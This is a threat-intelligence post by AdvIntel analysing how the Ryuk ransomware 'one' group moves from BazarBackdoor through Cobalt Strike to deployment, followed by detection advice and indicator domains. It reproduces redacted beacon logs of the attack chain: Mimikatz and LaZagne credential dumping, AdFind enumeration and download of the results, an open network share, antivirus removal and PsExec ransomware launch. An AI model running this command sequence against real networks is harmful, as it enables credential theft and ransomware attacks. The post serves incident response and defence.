Anatomy of Attack: Inside BazarBackdoor to Ryuk Ransomware "one" Group via Cobalt Strike

advanced-intel.com/post/anatomy-of-attack-inside-bazarbackdoor-to-ryuk-ransomware-one-group-via-cobalt-strike

AdvIntel November 6, 2020

- Nov 6, 2020
-
- 4 min read


By Vitali Kremez

An intimate look at the Ryuk "one" adversaries

Ryuk "one" group anatomy of the attack reveals a mature, prolific, targeted cybercrime operation relying on usage of pentester toolkits.

During one routine AdvIntel incident response engagement and enhanced visibility, we were able to obtain additional insights into the exact attack kill-chain executed by the *Ryuk* ransomware “*one*” group via *Cobalt Strike* toolkit.

The group behind Ryuk ransomware distribution, referenced as "*one*" continues to target various industries including healthcare relying on *BazarBackdoor*. Currently, the healthcare and social services targeting comprises 13.36% of the total victim by industries.



Ryuk “one” Adversary Dossier

Average Payment: 48 Bitcoin

Largest Confirmed Payment: 2,200 Bitcoin

Crime Salary: Over $150 Million in Bitcoin

Psychology Type: Tough Negotiator, Rare Leniency


Actor Origin: Russian-speaking Eastern Europe

Reliability: High

Recent Sector Breach Activities:

- Technology
- Healthcare
- Energy

- Financial services
- Government



2020-10-26: Ryuk Ransomware |Crypted Layer | Decoder | API Flow

The group behind prefers to leverage pentester toolkits favoriting Cobalt Strike beacon as an immediate post-exploitation payload of choice. The additional open-source toolkits they rely on are Mimikatz, PowerShell PowerSploit, LaZagne, AdFind, Bloodhound, and PsExec.

Here is the Cobalt Strike exploitation anatomy of the attack (AoA) exploitation of breach group ("one") from one of the latest high-profile "Ryuk" ransomware victims in 15 steps pivoted from the "BazarBackdoor" infection:

1. Examine domain admin via "Invoke-DACheck" script

2. Collect host passwords via Mimikatz "mimikatz's sekurlsa::logonpasswords"

3. Revert token and create a token for the administrative comment from the Mimikatz command output

4. Review the network of the host via "net view"

5. Portscan for FTP, SSH, SMB, RDP, VNC protocols

6. List accesses on the available hosts

7. Upload active directory finder "AdFind" kit with the batch script "adf.bat" from the "net view" and portscanned hosts

8. Display the antivirus name on the host via "WMIC" command

9. Upload multi-purpose password recovery tool "LaZagne" to scan the host

10. Remove the password recovery tool

11. Run ADFind and save outputs

12. Delete AdFind tool artifacts and download outputs

13. Grant net share full access to all for Ryuk ransomware

14. Upload remote execution software "PSExec" and prepared network hosts and uninstall the anti-virus product

15. Upload execution batch scripts and the parsed network hosts and run Ryuk ransomware as via PsExec under different compromised users

The full redacted anonymized description of the exact executed *Cobalt Strike* commands are as follows leading to Ryuk ransomware:

1. Examine domain admin via "Invoke-DACheck" script

```
10/09 19:07:39 UTC [task] Tasked beacon to import: /root/CobaltStrike-ToolKit/Invoke-DACheck.ps1
10/09 19:07:39 UTC [task] Tasked beacon to run: Invoke-DACheck -Initial True
```

2. Collect host passwords via Mimikatz "mimikatz's sekurlsa::logonpasswords"

```
10/09 19:07:39 UTC [task] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
```

3. Revert token and create a token for the administrative comment from the Mimikatz command output

```
10/09 19:08:49 UTC [input] rev2self
10/09 19:08:49 UTC [task] Tasked beacon to revert token
10/09 19:08:49 UTC [input] make_token REDACTED\REDACTED REDACTED
10/09 19:08:49 UTC [task] Tasked beacon to create a token for REDACTED\Administrator
```

4. Review the network of the host via "net view"

```
10/09 19:09:03 UTC [input] net view
10/09 19:10:12 UTC [input] ls \\REDACTED\C$
```

5. Portscan for FTP, SSH, SMB, RDP, VNC protocols

```
10/09 19:11:09 UTC [input] portscan XX.XX.XX.0-XX.XX.XX.255 21,22,445,1433,3389,5900
icmp 1024
```

6. List accesses on the available hosts

```
10/09 19:13:44 UTC [input] ls\\REDACTED\C$
```

7. Upload active directory finder "ADfinder" kit "AdFind.exe" with the batch script "adf.bat" from the "net view" and portscanned hosts

```
10/09 19:19:35 UTC [input] upload /root/work/ADfind/adf.bat (REDACTED\adf.bat)
10/09 19:19:42 UTC [input] upload /root/work/ADfind/AdFind.exe (REDACTED\AdFind.exe)
```

8. Display the antivirus name on the host via "WMIC" command

```
10/09 19:23:12 UTC [input] shell WMIC /Node:localhost
/Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

9. Upload multi-purpose password recovery tool "LaZagne" to scan the host

```
10/09 19:23:29 UTC [input] upload /root/work/lazagne.exe (REDACTED\lazagne.exe)
10/09 19:25:22 UTC [input] shell lazagne.exe all
```

10. Remove the password recovery tool

```
10/09 19:28:50 UTC [input] rm lazagne.exe
```

11. Run ADFind and save the output

```
REDACTED>adfind.exe  -f "(objectcategory=person)"  1>ad_users.txt
REDACTED>adfind.exe  -f "objectcategory=computer"  1>ad_computers.txt
REDACTED>adfind.exe -f "(objectcategory=organizationalUnit)"  1>ad_ous.txt
REDACTED>adfind.exe -subnets -f (objectCategory=subnet) 1>subnets.txt
REDACTED>adfind.exe  -f "(objectcategory=group)"  1>ad_group.txt
REDACTED>adfind.exe -gcb -sc trustdmp  1>trustdmp.txt
```

12. Delete AdFind tool artifacts and download outputs

```
10/09 19:31:02 UTC [input] rm REDACTED\adf.bat
10/09 19:31:02 UTC [input] rm REDACTED\AdFind.exe

10/09 19:31:33 UTC [input] download REDACTED\ad_users.txt
10/09 19:31:33 UTC [input] download REDACTED\ad_computers.txt
10/09 19:31:33 UTC [input] download REDACTED\ad_ous.txt
10/09 19:31:33 UTC [input] download REDACTED\ad_group.txt
10/09 19:31:33 UTC [input] download REDACTED\subnets.txt
10/09 19:31:33 UTC [input] download REDACTED\trustdmp.txt

started download of REDACTED\ad_users.txt (REDACTED bytes)
started download of REDACTED\ad_computers.txt (REDACTED bytes)
started download of REDACTED\ad_ous.txt (REDACTED bytes)
started download of REDACTED\ad_group.txt (REDACTED bytes)
started download of REDACTED\subnets.txt (REDACTED bytes)
started download of REDACTED\trustdmp.txt (REDACTED bytes)

10/09 19:39:12 UTC [input] rm REDACTED\ad_users.txt
10/09 19:39:12 UTC [input] rm REDACTED\ad_computers.txt
10/09 19:39:12 UTC [input] rm REDACTED\ad_ous.txt
10/09 19:39:12 UTC [input] rm REDACTED\ad_group.txt
10/09 19:39:12 UTC [input] rm REDACTED\subnets.txt
10/09 19:39:12 UTC [input] rm REDACTED\trustdmp.txt
```

13. Grant net share full access to all for Ryuk ransomware

```
10/09 19:41:24 UTC [input] shell net share aaa$=C:\aaa /GRANT:Everyone,FULL
```

14. Upload remote execution software "PSExec" and prepared network hosts and uninstall local anti-virus

```
10/09 19:42:37 UTC [input] upload /root/work/REDACTED/comps.txt
(C:\REDACTED\comps.txt)
10/09 20:11:12 UTC [input] shell start "REDACTED_REMOVE_ANTI_VIRUS"
10/09 22:14:38 UTC [input] shell ipconfig
```

15. Upload execution batch scripts and the parsed network hosts and run Ryuk ransomware via PsExec under different compromised users

```
>start PsExec.exe -d @C:\share\serv.txt -u DOMAIN\USER -p PASSWORD cmd /c
c:\windows\temp\REDACTED.exe
>start PsExec.exe -d @C:\REDACTED\comps.txt -u DOMAIN\USER -p PASSWORD cmd /c
c:\windows\temp\REDACTED.exe
```

Ryuk Group "one" Post-Exploitation Detections & Mitigations:

- Detection of Mimikatz execution across the network host
- Detect, alert and flag any reconnaissance activity using "ipconfig," "net view" and "nltest" commands for review
- Detect and alert on portscan activity inside the network

- Detect and alert on PsExec execution across the network
- Detect and alert WMIC commands for anti-virus products
- Detect and alert AdFinder and LazaGne toolset presence inside the environment
- Detect and alert on net share " /GRANT:Everyone,FULL" commands

Indicators of compromise (IOCs):

check1domains[.]com

sweetmonsterr[.]com

qascker[.]com

remotessa[.]com

havemosts[.]com

unlockwsa[.]com

sobcase[.]com

zhameharden[.]com

mixunderax[.]com

bugsbunnyy[.]com

fastbloodhunter[.]com

serviceboosterr[.]com

servicewikii[.]com

secondlivve[.]com

luckyhunterrs[.]com

wodemayaa[.]com

hybriqdjs[.]com

gunsdrag[.]com

gungameon[.]com

servicemount[.]com

servicesupdater[.]com

service-boosterr[.]com

serviceupdatter[.]com

dotmaingame[.]com

Advanced Intelligence is an elite threat prevention firm. We provide our customers with tailored support and access to the proprietary industry-leading “Andariel” Platform to achieve unmatched visibility into botnet breaches, underground and dark web economy and mitigate any existing or emerging threats.

Vitali Kremez is the Chairman and CEO of Advanced Intelligence, LLC. Twitter: @VK_Intel.